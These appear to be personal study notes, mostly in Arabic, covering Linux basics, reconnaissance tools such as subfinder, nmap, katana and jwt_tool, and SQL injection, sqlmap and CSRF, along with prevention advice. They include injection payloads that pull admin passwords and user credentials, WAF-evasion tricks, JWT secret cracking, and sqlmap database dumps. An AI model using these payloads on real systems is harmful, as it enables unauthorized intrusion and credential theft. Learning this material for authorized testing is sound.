Basic Linux command

- apt update او apt-get update هو امر يقوم بتحديث النظام وسنحتاج الى صلاحيات root لكي ننفذ الامر ويمكن اضافة ذالك عن طريق اضافة sudo قبل الامر
- apt upgrade تقوم بعمل تحديث لتطبيقات النظام عن طريق اذالة الاصدرات القديمة من الtools ووضع الاصدرات الجديدة منها
- Man هو امر يوضع قبل الاوامر الاخرى ويستخدم لاظهار طريقة استمعال هذه الاوامر وهو يشبه الargument الخاص ب الhelp وهو h-
- ls هو امر يقوم باظهار محتوى الdirectory الحالى
- pwd هو امر يقوم بعرض مسار الملف الحالى
- apt autoremove هو امر يوضع بعده اسم الtool لكى يقوم بازالتها من النظام
- find هو امر يقوم بالبحث عن وجود ملف معين فى النظام ويتم وضع المسار الذى سيبدا منه بعد كتابته او يمكن وض / للبحث فى كامل النظام ويمكن اضافة ال name argument- ويوضع بعده اسم الملف بين " "
- Curl هو امر لعمل request عبر اى protocol ويمكن تحديد نوع الrequest وخيارات اخرى ويكت الurl بعده مباشرة
- wget هو امر مثل الcurl ولكنه يقوم بتحميل الرد او الresponse على النظام ولا يقوم بعرضها فى الterminal
- Touch هو امر يقوم بانشاء ملف وياتى بعده اسم الملف والصغية
- nano هو اداة تقوم بالتعديل على الملفات النصية فى الterminal ويكتب بعده اسم الملف او المسار الموجود فيه
- علامة > (greater than) تستخدم لوضع محتوى فى ملف بدلا من محتواه الاصلى
- علامة >> (double greater than) تستخدم لاضافة محتوى لملف بجنب محتواه الاصلى
- علامة | تفصل بين امرين لتجعل الامر الثاني ينفذ على الoutput الخاصة بالامر الاول
- علامة ; تستخدم لفصل بين امرين وتطبيقهم معا
- Cat هو امر يقوم بعرض محتوى ملف
- Head هو امر يقوم بعرض اول محتوى ملف معين ويمكن تحديد عد الاسطر عن طريق argument وهو n-
- Tail هى عكس الhead
- Ps هو امر يقوم بعرض الprocesses التى تعمل حاليا وكل عملية يكون لها الprocess id
- Kill هو امر يقوم بايقاف الprocess ويضاف له الid الخاص بها

Information gathering

Find subdomain

- To get sub domain we can use a tool called sublist3r and we can install it by use this command sudo apt install sublist3r
- sublist3r use search engine to get sub domain but it give little amount of domains
- one of the best tool to use to get subdomain is amass and it is installed by default on kali Linux
- to run amass tool we can write this command amass enum -d example-domain.com and we can write this command to make it faster enum -passive -d example-domain.com
- one of the most used tool to get subdomain is subfinder and we can install it by write this command sudo apt install subfinder
- for get subdomain we write : subfinder –d example.com
- we can save the result in file by write subfinder –d example.com | tee test.txt
- we can see the available subdomain by httpx-toolkit tool and we can install it by writing sudo apt install httpx-toolkit
- we can use httpx with file contain the subdomain by this cat test.txt | httpx-toolkit -sc and the -sc is for putting the status code or we can use –status-code
- to make the result of httpx in file we add -o file.txt
- to show the only status code with 200 we add -mc 200
- we cat use extension in our browser to open multiple URL and it's call **openlist**

Find directory in web application

- finding the directory in the web application can done by dirbuster tool which have a GUI interface and this tool is installed by default in kali Linux
- dirsearch tool is more efficient than dirbuster and more faster

Get the parameter

- we can get the parameter of the page by Arjun tool and we can install it by sudo apt install Arjun
- we can get the parameter of example URL by writing arjun -u www.examble.com
- Arjun by default get the parameter of GET method and we can chose the method by adding -m and the method

Get end point

- Get the end point make help in getting the parameter by an easy way and it can lead to some vulnerability like SSRF and more
- One of the most popular tool to get end point is waybackurl and we can use it by writing echo "examble.com" | waybackurls
- We can use httpx tool with it to get the state of the urls
- To install this tool we should to install go language first
- We can use tool call httprobe to get the valid url only and we can install this tool throw **apt**
- We can get an endpoints by using google dorking and duck duck go dorking
- Duck duck go sometimes give end points more than google

Tools

Netcat

- تستخدم اداة الNetcat فى عمل listen ل port معين ويكون الامر كتالى : **nc –lvp 2222** وفيه l تعنى Listen و 2222 هو الport الذى سنستمع اليه
- عن اتصال Netcat باخرى فيمكن لاي منهم ارسال رسائل الى الاخر
- يمكن استخدام الاداة كا
  1. Intruder حيث يمكن استخدامها فى الxss من خلال سرقة الcookies عن طريق ارسالها فى الrequest
  2. يمكن استخدمها فى الssrf تحديدا الblind ssrf
  3. يمكن استخدامها لتحقق من الblind sqli
- تعمل الاداة بشكل جيد فى local ولاكن global تواجه مشاكل متعلقة بالport forward فى الrouter لذالك يفضل استخدامها فى vps

Jwt_tool

- تستخدم اداة JWT tool لتعامل مع الjwt token سواء فى القراءة او التعديل عليه او عمل crack له
- اذا قمنا بكتابة اسم الtool فقط وبعدها الtoken ستقوم بقراءة وعرض البينات الموجودة فى الhead والpayload كتالى **jwt_tool <token>**
- يمكننا عمل tamper او تعديل من خلال اضافة **-T** الى الcommand
- لعمل crack فاننا نقوم باضافة **--crack** ثم **-d** ونقوم بتحديد مكان الwordlist الخاصة بالsecret keys
  - يمكن استخدام rockyou كا wordlist
- اذا اردنا انشاء jwt من خلال secret معين فاننا بجانب اضافة **-T** سنقوم باضافة **-S** ونضع الalgorithm المستخدم مثب hs256 ثم نضيف **-p** ثم الsecret

nmap

bash Copy code

```
nmap -iL domains.txt -p 1-1024 -sS -Pn -T4 -oA scan_results
```

Flags explained:

- `-iL domains.txt` — read targets from file
- `-p 1-1024` — ports to scan (change as needed)
- `-sS` — TCP SYN scan (needs root)
- `-Pn` — skip ping/host discovery (treat hosts as up)
- `-T4` — faster timing (use T3 for conservative)
- `-oA scan_results` — save results as `scan_results.nmap`, `.gnmap`, `.xml`

You can also let nmap choose ports: `--top-ports 100` or `-p-` (all 1–65535).

- Nmap هى اداة تستخدم لعمل scan على الاجهزة التى على الnetwork
- **Sudo nmap –sn** 192.168.1.0/24 هذا الcommand يستخدم لفحص الاجهزة الموجودة على الnetwork والاتيان بعدد الاجهزة وعناوين الip و الmac الخاصة بالاجهزة ويتم اعطاء عنوان الNetwork و الmask كما فلا المثال السابق
- توجد اداة اخرى لعمل scan ولاكن من خلال الarp protocol والcommand يكون بهذا الشكل **sudo netdiscover –I** eth0 **–r** 192.168.43.0/24
- من عيوب اداة netdiscover هى انه يجب على الattacker ان يكون على نفس الlan لانها تعمل على arp protocol
- لعمل port scan على جهاز معين فاننا نستخدم امر **nmap 192.168.1.2** حيث ان هذا الip هو الخاص بالجهاز المراد عمل scan عليه
- لعمل scan على port معين فاننا نستخدم امر **nmap –p 443 192.168.1.2** حيث ان 443 هو رقم الport
- فى بعض الحالات يكون الfirewall يمنع icmp protocol وهو الprotocol الخاص بالping لذالك يمكن ان لا تاتى الnmap بنتائج ولحل هذه المشكلة نستخدم امر **nmap –pn 192.168.1.2** اى اننا نضيف الى الامر –pn
- يمكن البحث فى كل الports من خلال اضافة -p-
- يمكن معرفة الoperating system الخاص بالجهاز الذى نفحصه من خلال اضافة **–O** قبل الip فى الامر

SecretFinder

- هى اداة تستخدم لاستخراج API key و tokens و JWTs و usernames و passwords و endpoints الموجودة فى الjs files
- الاستخدام الابسط لها كتالى :

bash

```
python3 SecretFinder.py -i https://target.com/static/js/app.js -o results.html
```

- هنا **-i** تستخدم لاضافة link او حتى ملف(js) و **-o** تستخدم لارجاع الناتج فى ملف

- لتشغيل الاداة على مجموعة من الURL موجودين فى ملف فاننا نستخدم هذا الscript

cat js_urls.txt | while read url; do python3 SecretFinder.py -i "$url" -o cli; done

- لاضافة cookie نستخد **-c** كتالى **-c 'SESSIONID=abc'**
- لاضافة header نستخدم **-H** كتالى **-H 'User-Agent:MyUA\nX-API: foo'**

katana

- هى اداة تستخدم لاستخراج ملفات الjs او اى ملفات بامتداد اخر مثل php ويمكن ان تستخدم للحصول على الendpoints

```
katana -u https://target.example -jc -em js
```

- نقوم باضافة لها الurl من خلال اضافة **-u**
- **-em** تستخدم لعمل enumartion للملفات ونقوم باضافة لها الextension
- **-em** flag له مشكلة وهى انه اذا انتهى الملف بشئ غير الextension (file.js?x=123) فانها لا تقوم بالاتيان به
- **-jc** تقوم بعمل crawl على الملف اى انها تبحث فيه عن اى enpoints
- يمكن اضافة headers او cookies من خلال اضافة **-H** كتالى **-H "Authorization: Bearer eyJhbGci…"**
- يمكن استخدام **-o** لاخراج الoutput كا ملف
- **--headless** هو flag مهم جدا حيث انه فى الطبيعى تقوم الkatana بالبحث فى الfiles بدون عمل لها render وتشغيل الDOM ولاكن هذا الflag يقوم بجعل الDOM يعمل وبعد ذالك تقوم الاداة بالعمل
  - عيوب هذا الflag انه يجعل الاداة تاخذ وقت اطول
  - ميزته انه ياتى بendpoints و ملفات اكثر
- يمكن التحكم فى عدد الthreads من خلال **-t**
- يمكن استخدام اداة httpx لتحقق من كون الurls تعمل

Katana helper


- هى اداة قمت بعملها تقوم باخذ ملف الoutput من الkatana وتقوم بالاتى :
  1. تقوم بتجميع الملفات ذات الامتدادات الواحد فى group واحد (حتى الملفات التى ليس لها امتداد)
  2. تقوم بعمل tree او map للfolders او للfiles المحصول عليها منم خلال الlinks
- تاخذ الملف الذى يحتوى على الURLs من خلال flag **-i**
- وتقوم باعطاء الoutput كا file من خلال وضع **-o**

fuff

- هى اداة تستخدم فى عملية الfuzz سواء فى :
  1. تخمين parameter
  2. تخمين directory
  3. تخمين subdomain
  4. عمل burte force بقيم معينة
- يتم ذالك من خلال اضافة كلمة FUZZ فى مكان التخمين وحينها تقوم الاداة بوضع كلمات التخمين مكان هذه الكلمة
- يتم معرفة نتيجة التخمين من خلال الresponse الذى يرجع
- يتم وضع الURL من خلال اضافة -u
- نقوم باستخدام الwordlist التى سنستعملها فى الfuzz من خلال -w
- يمكن اخفاء الresponse التى ب status code معين من خلال اضافة -fc flag وبعده الstatus code
-

Recon

- We can search for documents file that may contains sensitive data on wayback machine and even if not accessible in the site it still exist in wayback machine.
    1. Document files like pdf, excel, doc, txt and other
- **robots.txt** file may contain good information and endpoints, we can expand those information by looking at the older versions of it on wayback machine.
- **Host** command is useful for getting ip of the site and another information
- **Whatweb** is very useful command that give
    - some information about the technology of the site (like wapplayzer)
    - allowed method like GET and POST
    - uncommon headers
- **Whois** command give contact info and the owner of the domain
- **Wapplayzer** is extension in browser that give information about the site and there services and technology
- **Wafwoof** is tool or command that take domain name and get the WAF that working on the site
- **Theharverster** هى اداة تستخدم للاتيان ببعض المعلومات المسربة من المواقع مثل الايميلات
    - **Theharverster –d** domain **–b** browser هذا هو امر الاداة حيث انها تاخذ الdomain بعد اضافة **–d** ثم نقوم بتحديد محرك البحث او المتصفح الذى سياتى بالمعلومات منه من خلال **–b** ثم اسم المتصفح
    - يمكن كتالة all بعد الb- للاتيان بالمعلومات من جميع المتصفحات ولاكن يجب مراعة ان بعض المصادر تطلب api key
- **haveibeenpwneed** هو موقع يمكن من خلاله البحث ومعرفة هل تم تسريب معلومات عن ايميل معين ام لا ويمكن استخدامه مع اداة Theharverster للاتيان باليميلات المسربة او الموجودة على الsite ثم اختبارها هل تم تسريب عنها بينات ام لا
- **Katana+burp+secritefinder**
- يمكن استخدام هذه الادوات بشكل مفيد معا للحصول على افضل معلومات من ملفات الjs من خلال
    1. تجميع الملفات بالkatana والburp
    2. جمع المعلومات المفيدة من خلال secritefinder




- **Subdomain enumeration + nmap + fuzz end point**
- يمكننا بعد الحصول على الsubdomain جعل اداة الnmap تقوم بعمل port scan عليهم
- فى حالة اننا وجدنا port مفتوح ويمكننا تجربة الدخول عليه وفى حالة اعطى 404 يمكننا ايضا تجربة عمل fuzz عليه
- يمكن ايجاد endpoints تعطى 200 ولا تقوم بارجاع data وهذا يمكن ان يكون بسبب انها تحتاج الى parameter لذالك يمكن عمل fuzz هنا
- 000-bounty-fc63c89576ea-https://medium.com/@HX007/a-journey-of-limited-path-traversal-to-rce-with-40
-

SQL injection

What is SQL injection

- هى ثغرة تمكن الattacker من التعامل مع الdatabase الخاصة بالapplication من خلال الحقن بمجموعة من الquery
- الاشياء التى يتم اختبارها لتحقق من وجود sql injection هم الinput field او الparameter فى URL و ايضا الcookies
- لا يقتصر الsql injection على رؤية البينات فقط وانما يمكن تعديلها او حذفها
- Sql injection can led to remote code execution on the operating system

Types of SQL injection



- Inband sqli تعرف ايضا باسم classic sqli
- Blind sqli تعرف ايضا ب inferential
- In band sqli هو نوع الذى يظهر نتائجه فى نفس المكان فى الapplication وهو ينقسم الى نوعان
  1. Error based يقوم باظهار البينات عن طريق انشاء error
  2. Union based يقوم باظهار البينات باستخدام union وهذا يجعل عرض البينات يتم باستخدام الselect التى نريدها
- Blind sqli وهو نوع حيث لايتم نقل للبينات مطلقا وانما يوجد response ب true او false ولذالك ينقسم الى نوعان
  1. Boolean based وهى الحالة التى من خلالها نتحقق من الquery عن طريق رجوع true او false
  2. Time based وهو الحالة التى من خلالها يتم التحقق من الquery من خلال تنفذها بعد مدة معينة
- برغم من ان blind sqli لا يتم فيه رؤية البينات الى انه يظل نوع قد يسبب اضرار كبيرة
- Out of band هو نوع لا يتم التعامل معه خلال مكان ظهوره فى الapplication وانما بطرق اخرى مثل http request او من خلال DNS

In band SQL injection

- Inband sqli occurs when the attacker uses the same communication channel to both launch the attack and gather the result of the attack
- Easier to exploit than other categories of SQLI
- **Error based** SQLI is an in band sqli technique that forces the database to generate an error giving the attacker information upon which to refine their injection
- **Union based** SQLI is an in band sqli technique that leverages the UNION SQL operator to combine the results of two queries into a single result set

Blind SQL injection

- **It is** SQLI vulnerability where there is no actual transfer of data via the web application
- Takes longer to exploit than in band SQL injection
- **Boolean based** SQLI is blind SQLI technique that uses Boolean condition to return a different result depending on whether the query returns a TRUE or FALSE result
  - على الرغم من ان blind sql لاتقوم باظهار رسالة خطاء فى الصفحة الا انه يمكن ملاحظة تاثيرها عند تغير قيمتها من false الى true او العكس
  - هذا النوع يتطلب استخدام automation لانه يقوم بستغراق الكثير من الوقت لاستخراج معلومة واحدة
- **Time based blind** SQLI is a blind SQLI technique that relies on the database pausing for specified amount of time then returning the result indicating a successful SQL query execution

Out of band SQL injection

- Vulnerability that consists of triggering an out of band network connection to a system that you control

- This technique used when the other technique cannot apply
- It is not a common technique
- This technique can used a variety of protocols and the most common using happen with HTTP and DNS

How to find SQLI vulnerabilities

- تختلف طريقة ايجاد الثغرة باختلاف نوع الtest حيث يمكن ان يكون black box او white box
- Black box testing هو الtest الذى يحصل بدون رؤية الsource code الخاص بالapplication وتكون بمعلومات صغيرة جدا
- White box testing هو الtest الذى يحصل وبكون الattacker مسموح له برؤية الsource code ويمتلك معلومات كثيرة عن النظام
- يوجد ايضا gray box testing وهو مثل الblack ولاكن مسموح له ببعض المعلومات

Black box testing

- Map the application
  - هى اول خطوة لعملها فى حالة كان الtest عبارة عن black box
  - هذه الخطوة تعنى زيارة الموقع ورؤية الصفحات الخاص به وايضا ملاحظة جميع الinput field الموجودة والتى يمكننا من خلالها التعامل مع الbackend و فهم طريقة عمل الapplication ومحاولة ايجاد subdomains
  - يتم استخدام الburp اثناء عمل عملية الmapping لتحقق من جميع الrequest و الresponse
  - لايمكن فقط محاولة وضع payload فى اى input بشكل تلقائي عند رؤيته لان هذا لا يختلف عن الautomated tools
  - تنتهى هذه الخطوة بمعرفة ما هى الinput field التى يمكن ان تحتوى vulnerability وهذا يشمل الparameters الموجودين فى الlink
- Fuzz the application
  - هى محاولة وضع special character مثل ' او " او # او -- وانتظار حدوث error او اى رد فعل فى الصفحة
  - بناء على رد فعل الapplication يتم تكوين الquery
  - الerror مهمة جدا فى هذه الحالة لانها احينا تقوم باظهار معلومات مثل الdatabase المستخدمة او الversion الخاصة بها او حتى الquery الموجودة فى الbackend
  - بعد الاتيان بerror تبدا عملية انشاء الquery وغالبا ما نقوم بتجربة 1=1 or او 1=2 or فى الquery وفى حالة blind SQLI يتم فيها التحقق من الresponse او اى مردود فى الصفحة
  - يمكن بعد ذالك محاولة وضع payload عبارة عن function تقوم باخذ وقت للرد لتحديد ما اذا كانت مصابة ب time based او تجربة بعض الpayloads التى تستخدم لتحقق من انها مصابة ب out of band

White box testing

- Map the application
  - وهى ستتم عن طريق رؤية جميع الاكواد التى تظهر للuser والتى تشتمل على input field ويضا التى لها علاقة بالbackend
  - عمل بحث عن عن كل الاكواد التى تتحدث الى الdatabase لتحقق من امكانية ايجاد payload لاجتيازاها
- Test any potential SQLI
  - هذه الخطوة ستتم كما فى الblack box test ولاكن الفرق انه بعد كل نتيجة سنقوم بالنظر الى الكود ونرى كيف تم الحقن

How to exploit SQLI vulnerability

- تختلق طرق استخراج ثغرة الSQL وسبب اخلاف الطرق يرجع الى اختلاف انواعهم لذالك توجد تقريبا 5 طرق

Exploiting error based SQLI

- يحدث ذالك عن طريق اجبار الapplication لعمل error وذالك عن طريق وضع specific character مثل " او '
- الcharacter المختلفة يمكنها اظهار رسائل مختلف

Exploiting union based SQLI

- وتحدث هذه الطريقة عند استخدام UNION وهى ما تجعل امكانية لارسال البينات اخرى عبر SELECT اخرى ولاكن يحدث ذالك تحت قاعدتين
- القاعدة الاولة وهى ان الtwo select يجب ان يقومو بطلب نفس عدد الcolumn لذالك اولا يجب جعلهم يقومو بارجاع نفس عدد الcolumn
- القاعدة الثانية وهى ان two select يجب ان يقومو بطلب نفس الdata type لذالك فهى الخطوة الثانية
- يمكن تحقق القاعدة الاولة عن طريق استخدام ORDER BY ويتم وضع رقم الcolumn بعدها ويكمن حلها فى اننا سنقوم بزيادة رقم الcolumn الى ان نجد error يخبرنا انه لايوجد column برقم الذى ادخلناه ليتم عمل order من خلاله
- يمكننا تحقيق الخطوة الاولة ايضا عن طريق استخدام الNULL مكان وضع الcolumn فى الSELECT الثانية ونقوم بزيادة عددها الى ان نصل الى العدد الصحيح والذى لا يوجد فيه error
- يمكن تحقيق الخطوة الثانية عن طريق تغير قيم الNULL لdata ب type معين وفى حالة ظهور خطأ فان ذالك يدل على ان الdata type خاطئ ولاكن فى حالة عدم ظهور الخطأ فهذا يدل على صحته ويتم الانتقال الى الnull التالية
- يمكن عند تغير الdata type و ظهور خطأ ان يظهر الخطأ ما هو الtype الصحيح

Exploiting Boolean based blind SQL

- وهو يتم عن طريق وضع شرط true وملاحظة النتيجة ثم وضع شرط false وملاحظة النتيجة
- غالبا ما يتم انشاء كود يقوم بسؤال الdatabase والذى ستقوم بارجاع true او false ومن خلال ذالك يمكن استخراج البينات منها

- غالبا فى هذا النوع ما نقوم باستخدام substring function للاتيان بالdata ويكتب فى جميع الdatabases كتالى ()substring بينما فى oracle يكتب ()substr ولاكن جميع الParameter التى ياخذها كما هى

Exploiting time based blind SQL

- وتتم عن طريق وضع function تقوم بتاخير الapplication وفى حالة عمله يدل هذا على انه مصاب
- فى هذه الحالة ايضا نقوم باشاء كود يقوم بسؤل الdatabase وعند حدوث انتظار فى الرد فهذا يعنى ان السؤال true وهكذا

- On Microsoft SQL Server, input like the following can be used to test a condition and trigger a delay depending on whether the expression is true:

```
'; IF (1=2) WAITFOR DELAY '0:0:10'--
'; IF (1=1) WAITFOR DELAY '0:0:10'—
```

- Using this technique, we can retrieve data in the way already described, by systematically testing one character at a time:


```
'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND
SUBSTRING(Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:{delay}'--
```

Exploiting out of band SQLI

- نقوم باستعمال payload تسمى الOAST

- A variety of network protocols can be used for this purpose, but typically the most effective is DNS
- Out-of-band (OAST) techniques are an extremely powerful way to detect and exploit blind SQL injection, due to the highly likelihood of success and the ability to directly exfiltrate data within the out-of-band channel. For this reason, OAST techniques are often preferable even in situations where other techniques for blind exploitation do work.

Automated exploitation tools (sqlmap)



- من افضل الادوات اللتى تستخدم لعمل الexploiting لثغرة الsql وهى **sql map**
- يفضل اولا اكتشاف الثغرة يدويا ثم استخدام sql map ثانيا
- يتم كتابة امر الsql map كتالى

sqlmap –u <url> **-p** <injection parameter> [option]

- اذا لم يتم تحديد الparameter سيتم عمل test على كل الparameter ولاكن يفضل تحديده بعد استكشافه يدويا
- يمكن اضافة option وهو الtechnique وهو نوع الSQLI ويكتب كتالى **--technique=** ثم النوع ومن الانواع كتالى
  1) **U** وهو يرمز الى union based
  2) **B** وهو يرمز الى blind based
- لعمل exploit لparameter يتم ارساله عبر الpost method فانه يتم كتابة التالى

sqlmap –u <url> **--data=**<post string> **-p** parameter [option]

- يمكن عمل الexploit عن طريق request file كتالى

sqlmap –r <request file> **-p** parameter [option]

- يوجد option وهو عرض الusers الخاصين ب database ويكتب كتالى **--users**
- يوجد option وهو لتحقق ما اذا كان الuser الdatabase الحالة هو الadmin ويكتب كتالى **--is-dba**
- يوجد option وهو يقوم باظهار الdatabases الموجودة ويكتب كتالى **--dbs**
- يوجد option وهو يقوم باظهار نوع DBMS الموجود فى الapplication ويكتب كتالى **--banner** او **-b**
- بعد الاتيان DBMS يفضل استخدام option وهو **--dbms** وبعده نوع الdbms لتسهيل على اداة sqlmap الاتيان بالبينات
- **--batch** هو option فى الsqlmap يقوم باختيار الاعدادات الافتراضية عند استخدام الاداة
- يمكن تحديد database عن طريق الparameter وهو **-D** ثم تكتب بعدها اسم الdatabase ويتم اضافة لها option وهو **--tables** وهو لعرض الtables الموجودة فى الdatabase
- بالاضافة الا انه يمكن تحديد الdatabase فانه يمكن ايضا تحديد table او اكثر عن طريق اضافى Parameter وهو **-T** وبعده يوضع الtable وفى حالة وجود اكثر من واحد يتم اضافة علامة , بينهم ويمكن اضافة option وهو **--columns** لعرض الcolumn الموجودة فى الجداول المحددة
- يمكن كتابة **--table** مباشرة بدون تحديد الdatabase وهو سيقوم بعرض جميع الtables الموجودة فى كل database
- بالاضافة الى تحديد الdatabase و الtables يمكن ايضا تحديد column او اكثر باستخدام parameter **-C** ويمكن اضافة معها option وهو **--dump** وهو لعرض البينات الموجودة فى الcolumn
- فى حالة blind SQLI يمكن ان تكون الtrue او الfalse عبارة عن string يقوم بظهور فى الصفحة لذلك يمكن اضافة **--string** وبعدها الstring الذى يظهر فى حالة الtrue او اضافة **--not-string** وبعدها الstring الذى يظهر فى حالة الfalse وهذه الطريقة تساعد الاداة فى استكشاف الثغرة
- فى بعض الحلات يتم وضع الpayload فى json وما الى ذالك ويكون من الازم اضافة جزء فى اول او نهاية الpayloads لذالك يمكن استخدام **--prefix** وبعدها القيمة التى ساتوضع فى بداية الpayload او استخدام **--suffix** ووضع بعدها القيمة التى ستوضع فى نهاية الpayload
- فى حالة وجود firewall فى الapplication ونريد تجنب ان يقوم بعمل block لنا نستخدم الoption وهى **--random-agent** وهذا يجعل sqlmap تقوم بتغير الuser agent فى كل مرة ترسل الpayload

- فى بعض الاحيان ليس من الممكن اختبار وجود ثغرة فى الapplication الا عند تسجيل الدخول ولذالك فانه يجب جعل الsqlmap فى وضع تسجيل الدخول ايضا ويحدث ذالك عن طريق اضافة لها الcookies عن طريق **--cookie** ثم توضع الcookie الخاصة بsession
- يمكن الدخول على shell الخاص بادة الsqlmap عن طريق option وهو **--sqlmap-shell**
- **--wizard** هو option فى الsqlmap يستخدم لاستخدام الاداة بشكل افضل من نحية سهولة استخدمها من الuser

How to prevent SQLI vulnerability

1. الطريقة الاولة : استعمال prepared statements وهى method يمكن استعملها لتجعل عملية ارسال الquery الى الdatabase تتم بامان
   - هذه هى الطريقة الافضل للحماية دض الsql injection
2. الطريقة الثانية stored procedures
3. الطريقة الثالثة : whitelist input validation
4. الطريقة الرابعة : escaping all user supplied input

- توجد طرق اضافية للحماية مثل جعل الuser ذا صلحيات قليلة جد ا فى الdatabase
- من طرق الحماية ايضا تعطيل الfunction الغير ضرورية فى الdatabase مثل التى تتعامل مع النظام او التى تتعامل مع الشبكات

SQLI notes

- On Oracle databases, every `SELECT` statement must specify a table to select `FROM`. If your `UNION SELECT` attack does not query from a table, you will still need to include the `FROM` keyword followed by a valid table name.

- يمكن معرفة نوع الdatabase من خلال تجربة الاتيان بversion حيث ان كل database يختلف الcommand الذى ياتى بversion فيها
- يمكن ان لا تقبل بعض ال databases الcomment عن طريق – وانما ب # واحينا يفضل عمل له encode
- توجد قواعد بينات تستعمل اشكال مختلفة لعمل الcomment كتالى

Oracle	**--comment**
Microsoft	**--comment /*comment*/**
postgreSQL	**--comment /*comment*/**
MySQL	**-- Comment #comment /*comment*/**

- الMySQL هى الوحيد التى يجب وضع مسافة بعد ال --
- يمكن عرض اكثر من column فى column واحد عن طريق عمل concatenating مثل فى الoracle كتالى

```
' UNION SELECT username || '~' || password FROM users--
```

  - هنا سيتم وضع الusername و الpassword معا مفصول بينهم ب علامة ~
- يختلف عمل الconcatenate من database الى الاخرى كتالى

Oracle	**|| or CONCAT()**
SQL Server	**+ or CONCAT()**
MySQL	**|| or CONCAT()**
PostgreSQL	**|| or CONCAT()**

- استخراج الversion يحدث بطرق مختلفة فى كل database كتالى

Oracle	**SELECT banner FROM v$version** **SELECT version FROM v$instance**
Microsoft	**SELECT @@version**
PostgreSQL	**SELECT version()**
MySQL	**SELECT @@version**

- عند وجود firewall فى الapplication يمكن استخدام الcomments لتشتيته عن الquery كتالى **se/**/le/**/ct**
- يمكن ملاحظة الblind SQLI من خلال ملاحظة تغير الlength الخاص بالresponse او ارسلها الى الcomparer فى الburp suit
- يوجد اداة بديلة للsql map وهى ghauri وطريقة استخدامها مثل sql map تماما ونقوم باستخدامها بدلا من sql map او بعد الsql map اذا لم نجد نتيجة

CSRF

What is CSRF

- Stands for cross site request forgery
- CSRF is an attack where the attacker causes the victim user to carry out an action unintentionally while that user is authenticated

- يجب ان يكون الuser بالفعل logged in فى الapplication لكى تنجح ثغرة CSRF
- الثغرة تتم عن طريق عمل request لserver وفيه يتم تغيير معلومات عن الuser
- يمكن ارسال هذا الrequest عن طريق form
- يمكن ان يتم التلاعب بهذا الform عن طريق اخفائه او حتى وضعه فى صفحة اخرى فى iframe
- يجب ان يرسل الrequest من طرف الvictim
- احيانا يقوم الموقع بتجاهل الrequest فى حالة ان الParameter المطلوبة غير كافية
- لا يمكن ان يكون الrequest غير محتوى على cookies ويوجد به CSRF

Impact of CSRF attacks

- يتم تحديد مدى تاثرها بناء على وظيفة الapplication
- عند استخدمها فى حالة تغير البينات الخاصة بالclients يكون تاثرها عالى
- يمكن ان تقود هذه الثغرة الى remote code execution (RCE)
- لم تعد الثغر من ضمن اكثر عشر ثغرات مكتشفة الى انها ما تزال تكتشف

Finding CSRF vulnerabilities

- Depends on the perspective of testing

- يجب عمل mapping للapplication اولا
- يجب عمل POC script لتحقق من ما اذاى كانت الثغرة تعمل ام لا ويتم ذالك من خلال post request عن طريق الform او من خلال GET request عن طريق استخدام الimg tag ووضع الsrc ب الURL الذى سيقوم بالهجمة
  - فى حالة كان الtest هو white box يفضل معرفة الframe work ومعرفة كيف يقوم بالحماية ضد الCSRF

Preventing CSRF vulnerabilities

- يتم الحماية من الCSRF بشكل اساسى من خلال CSRF tokens وهو عبارة عن string يتم انشائه بشكل عشوائى وارساله كا parameter فى الrequest ويتميز بانه
  - لايمكن توقعه او تخمينه
